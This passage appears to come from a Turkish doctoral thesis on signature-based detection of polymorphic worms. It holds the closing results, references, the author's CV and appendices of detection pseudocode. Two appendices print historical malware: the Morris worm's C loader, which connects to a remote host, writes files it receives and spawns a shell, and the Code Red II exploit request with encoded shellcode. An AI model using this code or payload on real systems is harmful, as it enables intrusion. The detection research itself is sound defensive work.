Gerçekleştirilen testlerin sonuçlarında, önerilen imza yapılarının her birinin yanlış-negatif oranlarının %0 olduğu görülmüştür. Başka bir deyişle önerilen tüm imza yapıları polimorfik solucan akışlarının tümünü başarıyla tespit edebilmektedir. Öte yandan test sonuçları, YlKDB ve YlGKİ imza yapılarının yanlış-pozitif oranı bakımından diğerlerinden daha iyi performansa sahip olduğu görülmüştür. YsGKİ

imza yapısı da ihmal edilebilecek kadar küçük bir farkla iyi yanlış-pozitif oranına sahiptir. YlKİ ve YsKİ imza yapıları, kendisinin iyileştirilmiş sürümleri olan YlGKİ, YsGKİ ve YlKDB imza yapılarına göre daha fazla yanlış-pozitif karar vermekte iken yine basit bir yapıya sahip olan benzer Polygraph Bayes imza yapısına göre YlKİ on kattan daha fazla, YsKİ yaklaşık beş kat daha iyi yanlış-pozitif performansına sahiptir.

Gelen akışların normal trafik veya polimorfik solucan olarak sınıflandırılmasının kritik olmasına rağmen, bir polimorfik solucanın yeni sürümlerine dirençlilik ve hızlı bir akış değerlendirme yöntemine sahip olmak karşılaştırılan imza yapılarının avantaj ve dezavantajlarını karşılaştırırken dikkate alınması gereken önemli etkenlerdir.

YlKİ, YsKİ, YlGKİ ve YsGKİ imza yapıları, karşılaştırılan Polygraph imza yapılarına benzer akış değerlendirme süresine sahiptir. YlKDB imza yapısı, önerilen diğer imza yapılarının ve karşılaştırılan Polygraph imza yapılarının akış değerlendirme sürelerinin üçte birinden daha düşük akış değerlendirme süresine sahiptir. Bu sayede, polimorfik solucan tespiti için kullanılacak ağlardaki akış değerlendirme bant genişliği kapasitesi önemli ölçüde artmıştır.

İmza yapılarının bir polimorfik solucanın yeni sürümlerine dirençli olmaları da bir diğer önemli ihtiyaçtır. Kİ ve GKİ imza yapıları, esnek yapıları sayesinde polimorfik solucan örüntüsündeki değişikliklere karşı dirençlidir. Kİ ve GKİ imza yapılarının mevcut imza kümeleriyle bir polimorfik solucanın izomorfik sürümlerini tespit edememesi için, solucan örüntüsü içerisindeki güçlü düğümlerin ve güçlü kenarların değiştirilmesi gereklidir ki bu düğüm ve kenarların ilgili polimorfik solucan kodunun çalışması için gerekli olduğu düşünülürse Kİ ve GKİ imza yapılarının yeni sürümleri tespit edememesi ancak neredeyse yeni bir polimorfik solucanın üretilmesiyle mümkün olacaktır. YlKDB imza yapısı, polimorfik solucan örüntüsü içerisindeki güçlü düğümlerin ya da güçlü kenarların değiştirilmesi durumunda bile, kısmi imza eşleşmelerini bir şüpheli akış havuzunda biriktirip otomatik olarak imza oluşturma sürecini başlatarak polimorfik solucanın izomorfik sürümleri için yeni imzaları oluşturabilmektedir. Solucanların hızlı yayılma

karakteristik özelliklerinden ötürü şüpheli akış havuzu içerisinde kısmi imza eşleşmesi olan akış örnekleri kısa sürede toplanarak izomorfik solucan sürümü için yeni imza kümesi hızlıca oluşturulabilmektedir.

Sonuç olarak önerilen Kİ, GKİ ve YlKDB imza yapıları, yine tez çalışması içerisinde önerilen polimorfik solucan sınıflandırma çerçevesinden faydalanarak esnek, polimorfik solucan örüntüsündeki değişikliklere dirençli, izomorfik solucan sürümlerini doğrudan tespit eden ya da hızlıca yeni imza oluşturan, iyi yanlış-pozitif ve yanlış-negatif karar performansına sahip, akış değerlendirmesini hızlı şekilde yapan imza yapıları olarak polimorfik solucanların tespiti problemine çözüm olarak literatüre önemli katkılarda bulunmuştur. Önerilen polimorfik solucan imzası sınıflandırma çerçevesi, problem çözümü üzerinde çalışan diğer araştırmacıların yeni imza yapıları önermesine olanak sağladığı için gelecek çalışmaları destekleyecek bir altyapı çalışması olarak literatüre katkıda bulunmuştur.

# KAYNAKLAR

[1] M. Fossi, D. Turner, E. Johnson, T. Mack et al., Symantec Global Internet Security Threat Report, Trends for 2009, Volume XV, April 2010.

[2] B. P. Kehoe, *Zen and the Art of the Internet: A Beginner's Guide*. Chester, PA: Prentice Hall, 1992.

[3] E. H. Spafford, "The Internet Worm Program: An Analysis", Purdue University Department of Computer Sciences, West Lafayette, IN, Purdue Technical Report CSD-TR-823, 1988.

[4] J. Brunner, *The Shockwave Rider*. Harper & Row, 1975.

[5] K. Harrenstien, ''Name/Finger,'' RFC 742, SRI Network Information Center, 1977.

[6] E. Allman, "Sendmail-An Internetwork Mail Router," University of California, Berkeley, BSD UNIX documentation set, 1983.

[7] J. B. Postel, ''Simple Mail Transfer Protocol,'' RFC 821, SRI Network Information Center, 1982.

[8] R. Danyliw, A. Householder, "CERT Advisory CA-2001-19 Code Red Worm Exploiting Buffer Overflow In IIS Indexing Service DLL," July 2001. http://www.cert.org/advisories/CA-2001-19.html [Temmuz 2010].

[9] R. Danyliw, A. Householder, M. Lindner, "CERT Incident Note IN-2001-09 Code Red II: Another Worm Exploiting Buffer Overflow In IIS Indexing Service DLL," August 2001. http://www.cert.org/incident_notes/IN-2001-09.html [Temmuz 2010].

[10] S. Sellke, N. B. Shroff, and S. Bagchi, "Modeling and Automated Containment of Worms," *IEEE Transactions on Dependable and Secure Computing*, Volume: 5, Issue: 2, pp. 71 - 86, April 2008.

[11] "The Cost of Code Red: $1.2 Billion," USA Today News, August 2001. http://www.usatoday.com/tech/news/2001-08-01-code-red-costs.htm [Temmuz 2010].

[12] D. Moore, C. Shannon, and J. Brown, "Code-Red: A Case Study on the Spread and Victims of an Internet Worm," in *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet Measurement*, pp. 273-284, 2002.

[13] "Malicious Code Attacks Had $13.2 Billion Economic Impact in 2001," Computer Economics, September 2002. http://www.computereconomics.com/article.cfm?id=133 [Temmuz 2010].

[14] C. Smith, A. Matrawy, "A Behaviour Study of Network-Aware Stealthy Worms," in *Proceedings of the 2009 IEEE International Conference on Communications (ICC '09)*, pp. 1-5, 2009.

[15] R. Danyliw, C. Dougherty, A. Householder, R. Ruefle, "CERT Advisory CA-2001-26 Nimda Worm," September 2001. www.cert.org/advisories/CA-2001-26.html [Temmuz 2010].

[16] R. Danyliw, "CERT Advisory CA-2003-04 MS-SQL Server Worm," January 2003. http://www.cert.org/advisories/CA-2003-04.html [Temmuz 2010].

[17] J. O. Kephart and S. R. White, "Directed-graph Epidemiological Models of Computer Viruses," in *Proceedings of the 1991 IEEE Symposimum on Security and Privacy*, pp. 343, 1991.

[18] J. O. Kephart, D. M. Chess, and S. R. White, “Computers and Epidemiology,” *IEEE Spectrum*, Volume: 30, Issue: 5, pp. 20-26, 1993.

[19] J. O. Kephart and S. R. White, “Measuring and Modeling Computer Virus Prevalence,” in *Proceedings of the 1993 IEEE Symposimum on Security and Privacy*, pp. 2, 1993.

[20] Y. Wang, C. Wang, “Modeling the Effects of Timing Parameters on Virus Propagation,” in *Proceedings of the 2003 ACM Workshop on Rapid Malcode*, Washington, DC, pp. 61-66, 2003.

[21] Y. Wang, D. Chakrabarti, C. Wang and C. Faloutsos, “Epidemic Spreading in Real Networks: An Eigenvalue Viewpoint,” in *Proceedings of the 22nd Symposium on Reliable Distributed Systems (SRDS’03)*, Florence, Italy, pp. 25, 2003.

[22] Z. Chen, L. Gao, and K. Kwiat, “Modeling the Spread of Active Worms,” in *Proceedings of the 22nd Annual Joint Conference of IEEE Computer and Communications (INFOCOM’03)*, Volume: 3, pp. 1890-1900, 2003.

[23] C. C. Zou, W. Gong, and D. Towsley, “Code Red Worm Propagation Modeling and Analysis,” in *Proceedings of the 9th ACM Symposium on Computer and Communication Security*, Washington DC, pp. 138-147, 2002.

[24] C. C. Zou, L. Gao, W. Gong, and D. Towsley, “Monitoring and Early Warning for Internet Worms,” in *Proceedings of the 10th ACM Symposium on Computer and Communication Security*, Washington DC, pp. 190-199, 2003.

[25] S. Fei, L. Zhaowen, M. Yan, "Worm Propagation Modeling Based on Two-Factor Model," in *Proceedings of the 5th International Conference on Wireless Communications, Networking and Mobile Computing (WiCom’09)*, pp. 4656-4659, 2009.

[26] C. S. Collberg, C. Thomborson, "Watermarking, Tamper-Proofing, and Obfuscation - Tools for Software Protection," *IEEE Transactions on Software Engineering*, Volume: 28, Issue: 8, pp. 735 - 746, August 2002.

[27] K. Fukushima, S. Kiyomoto, T. Tanaka, "Obfuscation Mechanism in Conjunction with Tamper-Proof Module," in *Proceedings of the International Conference on Computational Science and Engineering (CSE'09)*, Vancouver, Canada, Volume: 2, pp. 665 – 670, 2009.

[28] S. Ring, E. Cole, "Taking a Lesson from Stealthy Rootkits," *IEEE Security & Privacy*, Volume: 2, Issue: 4, pp. 38-45, 2004.

[29] Z. Vrba, P. Halvorsen, C. Griwodz, "Program obfuscation by strong cryptography," in *Proceedings of the International Conference on Availability, Reliability and Security (ARES'10)*, pp. 242-247, 2010.

[30] B. D. Birrer, R. A. Raines, R. O. Baldwin, B. E. Mullins, "Program Fragmentation as a Metamorphic Software Protection," in *Proceedings of the Third International Symposium on Information Assurance and Security (IAS'07)*, pp. 369-374, 2007.

[31] J. Li, M. Xu, N. Zheng, J. Xu,"Malware Obfuscation Detection via Maximal Patterns," in *Proceedings of the Third International Symposium on Intelligent Information Technology Application (IITA 2009)*, Volume: 2, pp. 324-328, 2009.

[32] M. Christodorescu, S.Jha, "Static Analysis of Executables to Detect Malicious Patterns," in *Proceedings of the 12th USENIX Security Symposium*, pp. 169–186, 2003.

[33] A. Walenstein, A. Lakhotia, "The Software Similarity Problem in Malware Analysis," in *Proceedings of the Dagstuhl Seminar 06301: Duplication, Redundancy, and Similarity in Software*, Dagstuhl, Germany, 2006.

[34] C. Collberg, C. Thomborson, D. Low, “A taxonomy of obfuscating transformations,” Department of Computer Science, University of Auckland, New Zealand, Technical Report 148, 1997.

[35] M. Christodorescu, S. Jha, J. Kinder , S. Katzenbeisser, and H. Veith, “Software transformations to improve malware detection,” *Journal in Computer Virology*, Volume: 3, Issue: 4, pp. 253-265, November 2007.

[36] A. H. Sung, J. Xu, P. Chavez, and S. Mukkamala, “Static analyzer of vicious executables (save),” in *Proceedings of the 20th Annual Computer Security Applications Conference*, Tucson, AZ, USA, pp. 326-334, 2004.

[37] A. Moser, C. Kruegel, and E. Kirda, “Limits of Static Analysis for Malware Detection,” in *Proceedings of the Twenty-Third Annual Computer Security Applications Conference*, pp. 421–430, 2007.

[38] S. Macaulay ve ark., "ADMmutate: A shellcode mutation engine, can evade NIDS." http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz [Mayıs 2008].

[39] T. Detristan, T. Ulenspiegel, M. Underduk, Y. Malcom, “Polymorphic Shellcode Engine Using Spectrum Analysis: The CLET Polymorphism Engine,” Phrack Magazine, Volume XI, Issue VXI, August 2003. http://www.phrack.org/show.php?p=61&a=9 [Mayıs 2008].

[40] J. Newsome, B. Karp, and D. Song, “Polygraph: Automatically generating signatures for polymorphic worms,” in *Proceedings of the 2005 IEEE Symposium on Security and Privacy*, pp. 226-241, 2005.

[41] K. H. Rossen, *Discrete Mathematics and Its Applications, Third Edition*. NY: McGraw-Hill, 1995.

[42] Z. Li, M. Sanghi, Y. Chen, M. Kao, B. Chavez, "Hamsa: fast signature generation for zero-day polymorphic worms with provable attack resilience," in *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, pp. 33-47, 2006.

[43] C. Kreibich, J. Crowcroft, "Honeycomb - creating intrusion detection signatures using honeypots," in *Proceedings of the Second Workshop on Hot Topics in Networks (HotNets-II)*, pp. 51-56, 2003.

[44] H. A. Kim, B. Karp, "Autograph: toward automated, distributed worm signature detection," in *Proceedings of the 13th USENIX Security Symposium*, pp. 19, 2004.

[45] S. Singh, C. Estan, G. Varghese, S. Savage, "Automated worm fingerprinting," in *Proceedings of the 6th ACM/USENIX Symposium on Operating System Design and Implementation (OSDI'04)*, Volume: 6, pp. 4, 2004.

[46] V. Yegneswaran, J. Giffin, P. Barford, and S. Jha, "An architecture for generating semantic-aware signatures," in *Proceedings of the 14th Conference on USENIX Security Symposium*, Volume 14, pp. 7, 2005.

[47] G. Manzini, P. Ferragina, "Engineering a lightweight suffix array construction algorithm," *Algorithmica*, Volume: 40, Issue: 1, pp. 33-50, 2004.

[48] Y. Tang, S. Chen, "Defending against internet worms: A signature-based approach," in *Proceedings of the 24th Annual Joint Conference of IEEE Computer and Communications (INFOCOM'05)*, Volume: 2, pp. 1384-1394, 2005.

[49] Y. Tang, S. Chen, "An Automated Signature-Based Approach against Polymorphic Internet Worms," *IEEE Transactions on Parallel and Distributed Systems*, Volume: 18, Issue: 7, pp. 879-892, July 2007.

[50] M. Christodorescu, S. Jha, S. A. Seshia, D. Song, R. E. Bryant, "Semantics-aware malware detection," in *Proceedings of the 2005 IEEE Symposium on Security and Privacy*, pp. 32-46, 2005.

[51] C. Kruegel, E. Kirda, D. Mutz, W. Robertson, and G. Vigna, "Polymorphic worm detection using structural information of executables," in *Proceedings of the Recent Advances in Intrusion Detection (RAID'05)*, pp. 207-226, 2005.

[52] Z. Liang, R. Sekar, "Fast and automated generation of attack signatures: A basis for building self-protecting servers," in *Proceedings of the 12th ACM Conference on Computer and Communications Security*, pp. 213-222, 2005.

[53] C. E. Lawrence and A. A. Reilly, "An Expectation Maximization (EM) Algorithm for the Identification and Characterization of Common Sites in Unaligned Biopolymer Sequences," *PROTEINS: Structure, Function and Genetics*, Volume: 7, Issue: 1, pp. 41–51, 1990.

[54] C. E. Lawrence, S. F. Altschul, M. S. Boguski, J. S. Liu, A. F. Neuwald, and J. C. Wootton, "Detecting Subtle Sequence Signals: A Gibbs Sampling Strategy for Multiple Alignment," *Science*, Volume: 262, Issue: 5131, pp. 208–214, October 1993.

[55] L. Hui, "Color set size problem with applications to string matching", in *Proceedings of the 3rd Symposium on Combinatorial Pattern Matching*, Volume: 644, pp. 230-243, 1992.

[56] T. Smith and M. Waterman, "Identification of common molecular subsequences," *Journal of Molecular Biology*, Volume: 147, pp. 195–197, 1981.

[57] B. Bayoğlu, İ. Soğukpınar, "Polymorphic Worm Detection Using Token-Pair Signatures," in *Proceedings of the International Conference on Pervasive*

*Services, 4th International Workshop on Security, Privacy and Trust in Pervasive and Ubiquitous Computing*, pp. 7-12, 2008.

[58] B. Bayoğlu, İ. Soğukpınar, "Polymorphic Worm Detection Using Strong Token-Pair Signatures," *Turkish Journal of Electrical Engineering & Computer Science*, Volume: 17, Issue: 2, pp. 163-182, 2009.

[59] A. Pasupulati, J . Coit, K. Levitt, S. F. Wu, S. H. Li, J. C. Kuo, K.P. Fan, "Buttercup: On Network-based Detection of Polymorphic Buffer Overflow Vulnerabilities", in *Proceedings of the IEEE/IFIP Network Operations and Management Symposium (NOMS'04)*, Volume: 1, pp. 235-248, 2004.

[60] R. Bellman, "On a routing problem," *Quarterly Applied Mathematics*, Volume: 16, Issue: 1, pp. 87–90, 1958.

[61] L. R. Ford, "Jr. Network flow theory," RAND Corporation, Santa Monica, CA, Technical Report P-923, August 1956.

[62] T. H. Cormen, C. E. Leiserson, R. L. Rivest, C. Stein, *Introduction to Algorithms, Second Edition*. Cambridge, MA: MIT Press, 2001.

[63] C.CAN-2003-0245. Apache apr-psprintf memory corruption vulnerability. http://www.securityfocus.com/bid/7723/info/ [Temmuz 2010].

[64] C. Cohen, "CERT Advisory CA-2001-02 Multiple Vulnerabilities in BIND. ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code - VU#196945". http://www.kb.cert.org/vuls/id/196945 [Mayıs 2008].

[65] SANS Institute:Lion worm. http://vil.nai.com/vil/content/v_99056.htm [Temmuz 2010].

[66] S. Dasgupta, “How fast is k -means?”, in *Proceedings of the 16th Annual Conference on Computational Learning Theory (COLT)*, Volume: 2777, pp. 735, 2003.

# ÖZGEÇMİŞ

Burak Bayoğlu, 2001 yılında İstanbul Teknik Üniversitesi Elektronik ve Haberleşme Mühendisliği bölümünden (1. Lisans) ve ÇAP(Çift Anadal Programı) ile aynı üniversitenin Kontrol ve Bilgisayar Mühendisliği bölümünden (2002-2. Lisans) mezun oldu. 2004 yılında Sabancı Üniversitesi Bilgisayar Mühendisliği bölümünden yüksek lisans derecesini aldı. 2010 yılında Gebze Yüksek Teknoloji Enstitüsü Bilgisayar Mühendisliği anabilim dalında doktora çalışmasını tamamladı.

# EK-1. Morris Solucanı Vektör Programı Kodu

```
#include <stdio.h>
#include <sys /types.h>
#include <sys /socket.h>
#include <netinet /in.h>
main(int argc, char *argv[])
{
      struct sockaddr-in sin;
      int s, i, magic, nfiles, j, len, n;
      FILE *fp;
      char files[20][128], char buf[2048], *p;
      unlink(argv[0]);
      if(argc != 4)
       exit(1);
      for(i = 0; i < 32; i++)
       close(i);
      i = fork();
      (i < 0) ? exit(1): exit(0);

      bzero(&sin, sizeof(sin));
      sin.sin-family = AF-INET;
      sin.sin-addr.s-addr = inet-addr(argv[1]);
      sin.sin-port = htons(atoi(argv[2]));
      magic = htonl(atoi(argv[3]));
      for(i = 0; i < argc; i++)
       for(j = 0; argv[i][j]; j++)
            argv[i][j] = ´\0´;
      s = socket(AF-INET, SOCK-STREAM, 0);
      if(connect(s, &sin, sizeof(sin)) < 0){
       perror("l1 connect");
       exit(1);
      }
      dup2(s, 1); dup2(s, 2);
      write(s, &magic, 4);
      nfiles = 0;
      while(1){
            if(xread(s, &len, 4) != 4)
             goto bad;
            len = ntohl(len);
```

```
            if(len == -1)
             break;
            if(xread(s, &(files[nfiles][0]), 128) != 128)
             goto bad;
            unlink(files[nfiles]);
            fp = fopen(files[nfiles], "w");
            if(fp == 0)
             goto bad;
            nfiles++;
            while(len > 0){
                  n = sizeof(buf);
                  if(n > len)
                   n = len;
                  n = read(s, buf, n);
                  if(n <= 0)
                   goto bad;
                  if(fwrite(buf, 1, n, fp) != n)
                   goto bad;
                  len -= n;
            }
            fclose(fp);
      }
      execl("/bin/sh", "sh", 0);
bad:
      for(i = 0; i < nfiles; i++)
       unlink(files[i]);
      exit(1);
}

static xread(int fd, char *buf, int n)
{
      int cc, n1=0;
      while(n1 < n){
            cc = read(fd, buf, n - n1);
            if(cc <= 0)
             return(cc);
            buf += cc;
            n1 += cc;
      }
      return(n1);
}
```

# EK-2. Code Red II Solucanı Nüfuz Vektörü ve Solucan Gövdesi

```
GET /default.ida?XX{220 x X}XX%u9090%u6858%ucbd3%u7801%u9090%u6858
%ucbd3%u7801%u9090%u6858%ucbd3%u7801\%u9090%u9090%u8190%u00c3%u0003
%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0
Content-type: text/xml
Content-length: 3379
CodeRedII
F4)E
Th~f
Th~f
;MZu
KERNu
EL32u
GetPu
rocAu
D$$dg
LoadLibraryA
CreateThread
GetTickCount
Sleep
GetSystemDefaultLangID
GetSystemDirectoryA
CopyFileA
GlobalFindAtomA
GlobalAddAtomA
CloseHandle
_lcreat
_lwrite
_lclose
GetSystemTime
WS2_32.DLL
socket
closesocket
ioctlsocket
connect
select
send
recv
gethostname
gethostbyname
WSAGetLastError
USER32.DLL
ExitWindowsEx
\CMD.EXE
d:\inetpub\scripts\root.exe
d:\progra~1\common~1\system\MSADC\root.exe
hT @
hH @
hX @
t6Ff
%`0@
%d0@
%h0@
%p0@
%t0@
```

```
%x0@
%|0@
\EXPLORER.EXE
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
SFCDisable
SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots
/Scripts
/MSADC
c:\,,217
d:\,,217
KERNEL32.dll
ADVAPI32.dll
Sleep
GetWindowsDirectoryA
WinExec
RegQueryValueExA
RegSetValueExA
RegOpenKeyExA
RegCloseKey
d:\explorer.exe
8>u'j
```

# EK-3. YlGKİ Kenar Kümeleme Prosedürü

Prosedür: $P_{Kümele\_E\_YlGKİ}$

Girdiler: Yönlü kenar kümesi $E_{TamBağlıSolucan}$, Solucan Akış Havuzu, Normal Akış Havuzu.

Çıktılar: Güçlü yönlü kenar kümesi $E_{güçlü}$, Zayıf yönlü kenar kümesi $E_{zayıf}$, Yönlü kenar skorları kümesi $E_{skor}$.

---

$E_{güçlü} = \emptyset$

$E_{zayıf} = \emptyset$

$S = \emptyset$ //{$S(e_{i,j}) = güçlü$, eğer $e_{i,j}$ güçlü ise; $S(e_{i,j}) = zayıf$, eğer $e_{i,j}$ //zayıf ise}

$c_{güçlü} = 1$ //{$E_{güçlü}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

$c_{zayıf} = 0$ //{$E_{zayıf}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

$(E_{skor})_{i,j} = f_{E_{skor}}(e_{i,j})$ //Kenarı oluşturan düğüm sıraları gözetilir.

**end for**

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

$S(e_{i,j}) = \arg min\, distance((E_{skor})_{i,j}, c_k)$

$k \in \{güçlü, zayıf\}$

**end for**

**while** $S$ has changed **do**

**for all** $i \in \{güçlü, zayıf\}$ **do**

Recompute $c_i$ as the centroid of $\{e|S(e) = i\}$

**end for**

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

$S(e_{i,j}) = \arg min\, distance((E_{skor})_{i,j}, c_k)$

$k \in \{güçlü, zayıf\}$

**end for**

**end while**

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

**if** $S(e_{i,j}) = güçlü$ **then**

$E_{güçlü} = E_{güçlü} \cup e_{i,j}$

**else**

$E_{zayıf} = E_{zayıf} \cup e_{i,j}$

**end if**

**end for**

# EK-4. YsGKİ Kenar Kümeleme Prosedürü

Prosedür: $P_{Kümele\_E\_YsGKİ}$

Girdiler: Yönlü kenar kümesi $E_{TamBağlıSolucan}$, Solucan Akış Havuzu, Normal Akış Havuzu.

Çıktılar: Güçlü yönlü kenar kümesi $E_{güçlü}$, Zayıf yönlü kenar kümesi $E_{zayıf}$, Yönlü kenar skorları kümesi $E_{skor}$.

---

$E_{güçlü} = \emptyset$

$E_{zayıf} = \emptyset$

$S = \emptyset$ //{$S(e_{i,j}) = güçlü$, eğer $e_{i,j}$ güçlü ise; $S(e_{i,j}) = zayıf$, eğer $e_{i,j}$ //zayıf ise}

$c_{güçlü} = 1$ //{$E_{güçlü}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

$c_{zayıf} = 0$ //{$E_{zayıf}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

$(E_{skor})_{i,j} = f_{E_{skor}}(e_{i,j})$ //Kenarı oluşturan düğüm sıraları gözetilmez.

**end for**

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

$S(e_{i,j}) = \arg min\, distance((E_{skor})_{i,j}, c_k)$

$k \in \{güçlü, zayıf\}$

**end for**

**while** $S$ has changed **do**

**for all** $i \in \{güçlü, zayıf\}$ **do**

Recompute $c_i$ as the centroid of $\{e|S(e) = i\}$

**end for**

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

$S(e_{i,j}) = \arg min\, distance((E_{skor})_{i,j}, c_k)$

$k \in \{güçlü, zayıf\}$

**end for**

**end while**

**for all** $e_{i,j} \in E_{TamBağlıSolucan}$ **do**

**if** $S(e_{i,j}) = güçlü$ **then**

$E_{güçlü} = E_{güçlü} \cup e_{i,j}$

**else**

$E_{zayıf} = E_{zayıf} \cup e_{i,j}$

**end if**

**end for**

# EK-5. GKİ Akış Değerlendirme Prosedürü

Prosedür: $P_{GKİ\_akış\_değerlendir}$

Girdiler: Güçlü kenar kümesi $E_{güçlü}$, Kenar skorları kümesi $E_{skor}$, Akış çizgesi $X = (V, E_x)$, Eşik değeri $E$.

Çıktılar: GKİ akış etiketi kararı.

---

$S = 0$ //{Akış skoru}

$N = X$ akış çizgesi içindeki düğüm sayısı

$i = 1$

$j = 1$

**while** $i < N$ **do**

    $j = i + 1$

    **while** $j \leq N$ **do**

        **if** $ex_{i,j} \in E_{güçlü}$ **then**

            $S = S + (E_{skor})_{i,j}$

            $i = j$

            **break**

        **else**

            **if** $j = N$ **then**

                $S = S + (E_{skor})_{i,(i+1)}$

                $i = i + 1$

                **break**

            **else**

                $j = j + 1$

            **end if**

        **end if**

    **end while**

**end while**

**if** $S > E$ **then**

    $X \equiv PolimorfikSolucan$

**else**

    $X \equiv NormalAkış$

**end if**

# EK-6. YlKDB Düğüm Kümeleme Prosedürü

Prosedür: $P_{Kümele\_V}$

Girdiler: Düğüm kümesi $V$, Solucan Akış Havuzu, Normal Akış Havuzu.

Çıktılar: Güçlü düğüm kümesi $V_{güçlü}$, Zayıf düğüm kümesi $V_{zayıf}$, Düğüm skorları kümesi $V_{skor}$.

---

$V_{güçlü} = \emptyset$

$V_{zayıf} = \emptyset$

$S = \emptyset$ //{$S(v_i) = güçlü$, eğer $v_i$ güçlü ise; $S(v_i) = zayıf$, eğer $v_i$ zayıf //ise}

$c_{güçlü} = 1$ //{$V_{güçlü}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

$c_{zayıf} = 0$ //{$V_{zayıf}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

**for all** $v_i \in V$ **do**

$(V_{skor})_i = f_{V_{skor}}(v_i)$

**end for**

**for all** $v_i \in V$ **do**

$S(v_i) = \arg min\, distance((V_{skor})_i, c_j)$

$j \in \{güçlü, zayıf\}$

**end for**

**while** $S$ has changed **do**

**for all** $i \in \{güçlü, zayıf\}$ **do**

Recompute $c_i$ as the centroid of $\{v|S(v) = i\}$

**end for**

**for all** $v_i \in V$ **do**

$S(v_i) = \arg min\, distance((V_{skor})_i, c_j)$

$j \in \{güçlü, zayıf\}$

**end for**

**end while**

**for all** $v_i \in V$ **do**

**if** $S(v_i) = güçlü$ **then**

$V_{güçlü} = V_{güçlü} \cup v_i$

**else**

$V_{zayıf} = V_{zayıf} \cup v_i$

**end if**

**end for**

# EK-7. YlKDB Kenar Kümeleme Prosedürü

Prosedür: $P_{Kümele\_E}$

Girdiler: Kenar kümesi $E_{TamBağlıZayıfSolucan}$, Solucan Akış Havuzu, Normal Akış Havuzu.

Çıktılar: Güçlü kenar kümesi $E_{güçlü}$, Zayıf kenar kümesi $E_{zayıf}$, Kenar skorları kümesi $E_{skor}$.

---

$E_{güçlü} = \emptyset$

$E_{zayıf} = \emptyset$

$S = \emptyset$ //{$S(wz_{i,j}) = güçlü$, eğer $wz_{i,j}$ güçlü ise; $S(wz_{i,j}) = zayıf$, eğer $wz_{i,j}$ //zayıf ise}

$c_{güçlü} = 1$ //{$E_{güçlü}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

$c_{zayıf} = 0$ //{$E_{zayıf}$ kümelemesinin merkezinin (centroid) başlangıç //değeri}

**for all** $wz_{i,j} \in E_{TamBağlıZayıfSolucan}$ **do**

$(E_{skor})_{i,j} = f_{E_{skor}}(wz_{i,j})$

**end for**

**for all** $wz_{i,j} \in E_{TamBağlıZayıfSolucan}$ **do**

$S(wz_{i,j}) = \arg min\, distance((E_{skor})_{i,j}, c_k)$

$k \in \{güçlü, zayıf\}$

**end for**

**while** $S$ has changed **do**

**for all** $i \in \{güçlü, zayıf\}$ **do**

Recompute $c_i$ as the centroid of $\{wz | S(wz) = i\}$

**end for**

**for all** $wz_{i,j} \in E_{TamBağlıZayıfSolucan}$ **do**

$S(wz_{i,j}) = \arg min\, distance((E_{skor})_{i,j}, c_k)$

$k \in \{güçlü, zayıf\}$

**end for**

**end while**

**for all** $wz_{i,j} \in E_{TamBağlıZayıfSolucan}$ **do**

**if** $S(wz_{i,j}) = güçlü$ **then**

$E_{güçlü} = E_{güçlü} \cup wz_{i,j}$

**else**

$E_{zayıf} = E_{zayıf} \cup wz_{i,j}$

**end if**

**end for**

# EK-8. YlKDB Güçlü Kenar Bulma Prosedürü

Prosedür: $P_{güçlü\_kenar\_bul}$

Girdiler: Düğüm kümesi $V_{zayıf}$ Kenar kümesi $E_{TamBağlıZayıfSolucan}$, Güçlü kenar kümesi $E_{güçlü}$, Zayıf kenar kümesi $E_{zayıf}$.

Çıktılar: YlKDB imzası güçlü kenar kümesi $E_{Güçlüİmza}$.

$E_{Güçlüİmza} = \emptyset$

$N = V_{zayıf}$ kümesi eleman sayısı

**for** $i = 2$ **to** $N$ **do**

$MaksSkor_{1i} = 0$ //{$MaksSkor_{1i}$: $wz_1$'den $wz_i$'ye giden maksimum //skorlu yolun skoru}

**end for**

$D = \emptyset$ //{$d_i \in D$: Maksimal yol üzerinde, $wz_i$ düğümüne doğrudan //bağlantısı olan $wz_j$ düğümünün indis değeri $j$.

**for** $i = 1$ **to** $N - 1$ **do**

**for** $i = 1$ **to** $N - 1$ **do**

if $MaksSkor_{1j} < MaksSkor_{1i} + (E_{skor})_{i,j}$

$MaksSkor_{1j} = MaksSkor_{1i} + (E_{skor})_{i,j}$

$d_j = i$

end **if**

**end for**

**end for**

$i = N$

**repeat**

**if** $wz_{d_i,i} \in E_{güçlü}$ **then**

$E_{Güçlüİmza} = E_{Güçlüİmza} \cup wz_{d_i,i}$

**end if**

$i = d_i$

**until** $i \neq 1$